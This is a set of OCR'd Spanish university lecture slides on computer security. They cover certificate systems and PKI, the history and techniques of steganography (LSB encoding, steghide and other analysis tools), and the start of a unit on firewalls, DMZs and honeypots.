Sistemas de certificados

Universidad Rey Juan Carlos

Algunas de las funciones típicas de una PKI:

- Selección de claves: publicación de la clave pública de los usuarios.
- Registro de claves: emisión de un nuevo certificado para una clave pública.
- Recuperación de claves (cuando el usuario las ha olvidado/perdido).
- Evaluación de la confianza: confirmación de la validez de un certificado y determinación de las operaciones permitidas.
- Revocación de certificados: cancelación de un certificado previamente emitido.


Sistemas de certificados

Universidad Rey Juan Carlos

- Una CA asocia la clave pública con una entidad particular, E.
- E registra su clave pública con una CA, y para ello:
  - La CA debe verificar la identidad de esa entidad (red de confianza).
  - La CA genera un certificado que asocia la clave pública con esa entidad.
  - La CA firma digitalmente ese certificado en el que se dice que "*E tiene esta clave pública*"


- *Public Key Infrastructure = Certificados + CA*

Sistemas de certificados



Sistemas de certificados

- El certificado suele contener:
  - Nombre distintivo (DN, RFC 2253) de la entidad certificada y del emisor del certificado (CA).
  - Número de serie
  - Período de validez
  - Clave pública del titular del certificado y su algoritmo.
  - Firma digital de la autoridad emisora del certificado y su algoritmo.



Índice

Universidad Rey Juan Carlos

- Criptografía clásica.
- Criptografía moderna.
- Sistemas de cifrado de flujo y de bloque.
- Sistemas de cifrado de clave privada y clave pública.
- Mecanismos de autenticación.
- Kerberos.
- Firma digital.
- Sistemas de certificados.
- **Esteganografía.**

Esteganografía

Universidad Rey Juan Carlos

- Es una rama de la criptología.
- La idea es ocultar información dentro de otros mensajes.
- Esta información está camuflada y no es visible a simple vista.



Esteganografía

Universidad Rey Juan Carlos

- Michael Scofield se tatúa todo el cuerpo para sacar a su hermano de prisión.
- Cada parte del tatuaje contiene información de ciertos aspectos de la cárcel.



Esteganografía

Universidad Rey Juan Carlos

- Es una técnica que se lleva aplicando a lo largo de siglos.
- Por ejemplo usando la tinta invisible, creadas con leche o zumos de limón, naranja o manzana.
- En el año 1550, se crea la rejilla de Cardano



Podemos irnos al parque donde nos movemos hacia la mañana y cuando las palabras cuenten 17 diremos : no, sólo hay 15

Esteganografía

Universidad Rey Juan Carlos

- Otra técnica muy utilizada fue el cifrado nulo.
- Consiste en escribir un texto válido, aparentemente, pero en el que hay palabras o letras más importantes.
- Francesco Colonna en 1499 escribió *Sueño Polífilo*, y si se usan la primera letra de los 38 capítulos se obtiene la frase: *Poliam frater Franciscus Columna peramavit* (El hermano Francesco Colonna amó apasionadamente a Polia)

Esteganografía

Universidad Rey Juan Carlos

- Durante la primera guerra mundial se escribió el siguiente mensaje:

Apparently neutral's protest is thoroughly discounted and ignored. Isman hard hit. Blockade issue affects pretext for embargo on by-products, ejecting suets and vegetable oils.

Al parecer, la protesta neutral se descarta y se ignora por completo. Isman es duramente golpeado. El tema del bloqueo afecta al pretexto para el embargo de subproductos, expulsando el sebo y aceites vegetales.

- En cambio si se toman la segunda letra de cada palabra:

Pershing sails from NYr June i.
Pershing zarpa desde Nueva York el 1 de junio.

Esteganografía

Universidad Rey Juan Carlos

- Durante la segunda guerra mundial, los estadounidenses consiguieron transmitir información confidencial utilizando mensajes en claro y usando emisoras de radio sin protección ni cifrado.

- **Locutores de claves**: utilizaron nativos americanos que pertenecían al cuerpo de Marines para mandar mensajes usando el Código Navajo. Estaba basado en el idioma navajo y era imposible de aprender sin haber crecido con ese idioma.

Esteganografía

Universidad Rey Juan Carlos


- Pero por el otro lado, los alemanes no se quedaron cortos.

- Desarrollaron el '**micropunto**', microficha o microfilm

- Utilizaron técnicas fotográficas para reducir una hoja de papel al tamaño de una microficha de unos milímetros de diámetro.
- Esa hoja, casi invisible al ojo humano, se pegaba junto a documentos oficiales.

Esteganografía

Universidad Rey Juan Carlos



Esteganografía

Universidad Rey Juan Carlos



Esteganografía moderna

Universidad Rey Juan Carlos

- Aeropuerto de Berlin, año 2011.
- La policía sospecha de que un pasajero de un vuelo con destino Berlín, pertenece a la banda terrorista Al-Qaeda.
- Al aterrizar, le detuvieron y el viajero solo llevaba una tarjeta de memoria con una carpeta protegida por contraseña.
- Tras descifrarla, encontraron…
- … una película porno.
- Sin embargo, en un análisis más detallado consiguieron extraer 141 archivos de texto ocultos en el vídeo. Estos archivos tenían información relevante sobre la organización y planes de futuro.

Esteganografía moderna

Universidad Rey Juan Carlos

TECNO

Una imagen del logo de Windows en GitHub está robando datos de los gobiernos

El grupo de hackers apuntó inicialmente a dirigentes del Medio Oriente, Asia y una bolsa de valores en África

5 de Octubre de 2022

Se ha descubierto una nueva modalidad de difusión de malware escondida en una imagen del logo de **Windows** alojada en un servicio en la nube y con el que un grupo de hackers busca atacar inicialmente a los Gobiernos.

Esteganografía

Universidad Rey Juan Carlos

- Siempre tendremos un archivo llamado *portador* el cual se va a modificar para añadir el contenido oculto.
- Este portador puede ser:
  - Imágenes.
  - Documentos.
  - Audios.
  - Vídeos.
- Ya hemos visto una forma (muy sencilla) de esconder información:
  - Metadatos
- Existen una gran cantidad de herramientas y sistemas online:
  - Herramientas propias del sistema operativo.
  - Steghide.

Esteganografía en imágenes

Universidad Rey Juan Carlos

- Hasta ahora ya hemos visto (en la práctica 1) la manera más sencilla de ocultar información en archivos:

  Usando los metadatos del archivo
- Además, dentro de la esteganografía en imágenes, otra forma muy sencilla de añadir información oculta es superponiendo una capa sobre la imagen.
- Esta capa contiene el mensaje en cuestión, y sólo es visible usando editores gráficos (Photoshop, gimp, … etc)



Esteganografía en imágenes

Universidad Rey Juan Carlos

- Least Significant Bit (Bit menos significativo)



(218,73,67) (30, 91, 223) (14, 71, 7)



(218,73,66) (30, 90, 222) (14, 71, 7)


(11011010, 01001001, 01000011)
(00011110, 01011011, 11011111)
(00001110, 01000111, 00000111)

(11011010, 01001001, 01000010)
(00011110, 01011010, 11011110)
(00001110, 01000111, 00000111)

01000001 ⟶ 65 ⟶ A

Esteganografía en imágenes

Universidad Rey Juan Carlos



Esteganografía en imágenes

Universidad Rey Juan Carlos

- Esta técnica funciona mejor en imágenes con alta resolución porque usan una gran variedad de colores.
- También se puede aplicar a archivos de audio, en cuyo caso es mejor aquellos archivos con una alta tasa de bits.
- Una ventaja es que el tamaño del archivo resultante no se ve alterado.
- Desventaja: el mensaje incrustado debe de ser menor que el tamaño del fichero portador. Se necesitan 8 bytes de imagen por cada byte de mensaje (12%).

Esteganografía en audio

Universidad Rey Juan Carlos

- El equivalente en audio es el *low bit encoding*.
- Sin embargo, el oído humano sí es capaz de percibir el cambio, por lo que es arriesgado.
- Aquí se suele usar el método *Spread Spectrum.* Se añade ruído al azar y el mensaje se incluye en el espectro de frecuencias.
- El último es *Echo data hiding*, usa los ecos en el archivo de sonido para ocultar la información. Es el mejor método

Esteganografía en audio

Universidad Rey Juan Carlos

- Para analizar el espectro se puede usar:
  - Audacity
  - Sonic Visualizer
  - https://academo.org/demos/spectrum-analyzer/



Esteganografía en vídeo

Universidad Rey Juan Carlos

- Suele usarse la Transformada Discreta del Coseno (DCT, *Discrete Cosine Transform*).
- Lo que hace es cambiar cada frame del vídeo, altera ciertas partes de las imágenes.
- Sin embargo, se complica todo el análisis por varias razones:
  - Podemos aplicar las técnicas de esteganografía en imágenes a cada frame del vídeo.
  - Pero además se pueden aplicar las técnicas de esteganografía en audio.

Esteganografía

Universidad Rey Juan Carlos

- ¿Cómo podemos realizar tareas de esteganografía?
- Podemos usar comandos propios del sistema operativo.
- Podemos usar herramientas de terceros:
  - Steghide
  - Stego Toolkit
- Usando herramientas online:
  - Cyberchef
  - https://www.dcode.fr
  - https://aperisolve.fr

Esteganografía

Universidad Rey Juan Carlos

Steghide

- Proyecto de código abierto.
- Funciona por línea de comandos tanto en Windows como en GNU/Linux.
- Podemos añadir un archivo en otro como:

```
steghide embed –cf fichero.imagen –ef ficheroOcultar
```

- Y extraerlo con:

```
steghide extract –sf fichero.imagen
```

http://steghide.sourceforge.net/

Esteganografía

Universidad Rey Juan Carlos

Stego Toolkit

- Es una colección de herramientas.
- Contiene una lista detallada de las herramientas que podríamos utilizar según los distintos casos, y el uso de cada una de ellas.
- `check_jpg.sh` y `check_png.sh`



Tool	Description	How to use
file	Check out what kind of file you have	`file stego.jpg`
exiftool	Check out metadata of media files	`exiftool stego.jpg`
binwalk	Check out if other files are embedded/appended	`binwalk stego.jpg`
strings	Check out if there are interesting readable characters in the file	`strings stego.jpg`
foremost	Carve out embedded/appended files	`foremost stego.jpg`
pngcheck	Get details on a PNG file (or find out is is actually something else)	`pngcheck stego.png`
identify	GraphicMagick tool to check what kind of image a file is. Checks also if image is corrupted.	`identify -verbose stego.jpg`
ffmpeg	ffmpeg can be used to check integrity of audio files and let it report infos and errors	`ffmpeg -v info -i stego.mp3 -f null -` to recode the file and throw away the result



https://github.com/DominicBreuker/stego-toolkit

Esteganografía

Universidad Rey Juan Carlos

Herramientas del sistema operativo

- Todos los sistemas operativos tienen comandos que me permiten trabajar con los archivos del sistema.
- Podemos aprovecharnos de dichos archivos para ocultar archivos dentro de otros.

- Un ejemplo es el comando:

```
copy /b archivo1 + archivo2 dest
```

Resolviendo el reto

Universidad Rey Juan Carlos



Resolviendo el reto

Universidad Rey Juan Carlos



Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 8 – Contramedidas de red/protocolo





Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia*

  *"**Atribución - Compartir Igual 4.0**" de Creative Commons*

- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Introducción.
- Firewalls y DMZs.
- Honeypots.
- Redes Privadas Virtuales (VPN).
- IPSec.
- SSL/TLS.
- Resumen.

Índice

Universidad Rey Juan Carlos

- **Introducción.**
- Firewalls y DMZs.
- Honeypots.
- Redes Privadas Virtuales (VPN).
- IPSec.
- SSL/TLS.
- Resumen.

Introducción

Universidad Rey Juan Carlos


- En la actualidad las topologías de red de las empresas tienen formas muy diferentes:
  - Bus, anillo, estrella, malla, etc.



- La topología debe incorporar las contramedidas de red básicas.
- Proteger el perímetro de la organización y segmentar las diferentes redes internas.
- En función de su grado de interconexión con el mundo exterior y el nivel de seguridad deseado.

Introducción

Universidad Rey Juan Carlos



Índice

Universidad Rey Juan Carlos

- Introducción.
- **Firewalls y DMZs.**
- Honeypots.
- Redes Privadas Virtuales (VPN).
- IPSec.
- SSL/TLS.
- Resumen.

Firewalls y DMZs

Universidad Rey Juan Carlos

- La separación/protección de redes se puede implementar con diferentes mecanismos y dispositivos:

Tablas de enrutamiento	Routers con listas de control de acceso	Switches inteligentes
Firewalls	DMZs	Diodo de datos

Firewalls y DMZs

Universidad Rey Juan Carlos

- Un firewall es un dispositivo hardware/software que tiene como objetivo proteger una red de otras redes a las cuales está conectada.
  - Por lo tanto, se debe situar en un punto en el que recoja todo el tráfico entrante y saliente de la red que deben proteger.

- No basta con la presencia del firewall para garantizar la protección de la red, este dispositivo debe estar correctamente configurado.
  - Un error muy habitual es dejar las configuraciones por defecto del dispositivo.

Firewalls y DMZs

Universidad Rey Juan Carlos

- Su labor es diferenciar las conexiones permitidas de aquellas consideradas sospechosas.

- Un firewall suele funcionar de la siguiente manera:
  - Monitorizando y controlando el tráfico que fluye hacia/desde la red protegida.
  - Aplicando filtros que buscan determinados patrones.
    - Se compara cada unidad de información (paquete, segmento, datagrama o trama) con una serie de reglas predefinidas para ver si encaja en alguna.
  - Aplicando reglas de filtrado que especifican las acciones que deben llevarse a cabo cuando se encuentran estos patrones.

Firewalls y DMZs

Universidad Rey Juan Carlos

- Los firewalls se pueden clasificar dependiendo de su nivel de funcionamiento:
  - **Firewall de filtrado de paquetes**: se basan en analizar las cabeceras de las unidades de información para filtrar por puerto, dirección, etc.
  - **Stateful firewall**: en base a las políticas de privacidad y del estado de la conexión permitirá, o no, las conexiones.
  - **Proxy firewall**: se basan en un análisis a un nivel más alto que tiene en cuenta los parámetros específicos de cada aplicación.
  - **Firewalls DPI**: pueden filtrar por protocolos/tipos de archivos específicos, como SOAP o XML por ejemplo.

Firewalls y DMZs

Universidad Rey Juan Carlos

- **Firewall de filtrado de paquetes**: toman decisiones basándose en direcciones de red, puertos o protocolos.
  - Son muy rápidos, porque el procesamiento es muy sencillo.
  - Por lo general, suelen abrirse los puertos manualmente (ACL – *Access Control List*).
  - Reenvían todo el tráfico que fluya en un puerto aprobado.

Regla	Acción	IP origen	IP destino	Puerto origen	Puerto destino	Protocolo
1	Aceptar	192.168.1.2	213.145.2.2	Any	25 (SMTP)	TCP
2	Aceptar	192.168.1.0/24	Cualquiera	Any	80 (HTTP)	TCP
3	Aceptar	Cualquiera	192.168.1.4	Any	80 (HTTP)	TCP

Firewalls y DMZs

Universidad Rey Juan Carlos

- **Stateful firewall** : otra alternativa consiste en crear algún tipo de firewall cuyo comportamiento sea dinámico: *stateful packet inspection* (SPI).
  - Los puertos se abren y se cierran de manera dinámica.
  - Estos firewalls tienen una tabla con detalles como las direcciones IP, los puertos que participan en una conexión, y los números de secuencia.
  - Es un firewall, por lo general, más seguro que el anterior, pero hay que tener en cuenta sus limitaciones.

Firewalls y DMZs

Universidad Rey Juan Carlos

- **Proxy firewall**: es un dispositivo intermedio entre la red interna y externa que examina y registra todo el tráfico de entrada y salida.
  - Si desde la red interna se solicita un servicio a la red externa, la petición llega al proxy que la analiza, y será el proxy el que haga la petición al servicio.
  - Permite controlar los servicios a los que se accede.
  - Pero se pueden crear cuellos de botella, y/o que el rendimiento de esos servicios decaiga.

Firewalls y DMZs

Universidad Rey Juan Carlos

- **Firewalls Deep Packet Inspection (DPI)**: realizan un análisis de los datos que se están enviando a nivel de aplicación.
  - Al realizar ese análisis, toma decisiones en función del contenido del paquete y de las reglas definidas por la compañía, el administrador de la red o el ISP.
  - DPI se utiliza en firewall con IDS.
  - Usos legítimos:
    - Permite detectar virus, gusanos, spyware, u otras formas de malware que se esté mandando por la red.
    - También puede detectar envíos masivos de datos.

Firewalls y DMZs

Universidad Rey Juan Carlos

- También se pueden clasificar en función de las reglas de filtrado que aplican:
  - Políticas permisivas.
  - Políticas restrictivas.
- O dependiendo del tipo de activo que protegen. Por ejemplo, firewall de perímetro o red (hardware), pero también hay firewalls de sistema o nodos (software).

COMODO Firewall






Avast

kaspersky

Firewalls y DMZs


Universidad Rey Juan Carlos



Firewalls y DMZs

Universidad Rey Juan Carlos

- Tanto el firewall como los proxys, son los elementos que están entre las dos redes, y por tanto se les conoce como “nodos bastión”.
- Hay que tener especial cuidado con su configuración, y su protección.
- Su objetivo fundamental será la de proteger la red interna de cualquier acceso desde la red externa.




Firewalls y DMZs

Universidad Rey Juan Carlos

- Una DMZ es una Zona Desmilitarizada.
- Se trata de una red que se coloca entre la red de ordenadores interior de una organización y una red exterior (normalmente Internet).
  - La zona desmilitarizada permite que servidores interiores utilicen servicios de la red exterior, mientras protege la red interior.
- Se puede implementar con un firewall de tres vías o con dos firewalls.


Firewalls y DMZs

Universidad Rey Juan Carlos



Firewall de tres vías (tres tarjetas de red diferentes)

Firewalls y DMZs



Índice

- Introducción.
- Firewalls y DMZs.
- **Honeypots.**
- Redes Privadas Virtuales (VPN).
- IPSec.
- SSL/TLS.
- Resumen.

Honeypots

Universidad Rey Juan Carlos

Honeypot: recurso relacionado con la seguridad informática cuyo valor es ser puesto a prueba, atacado y/o comprometido

Honeypots

Universidad Rey Juan Carlos

- Un honeypot permite llevar una traza de los puntos de origen de los ataques.
- Recolectar información sobre las tácticas y herramientas utilizadas por los atacantes.
- Aprender acerca de malware y ataques zero-day.
- Analizar y comprender vulnerabilidades del sistema.
- Desviar o entretener al atacante



Honeypots

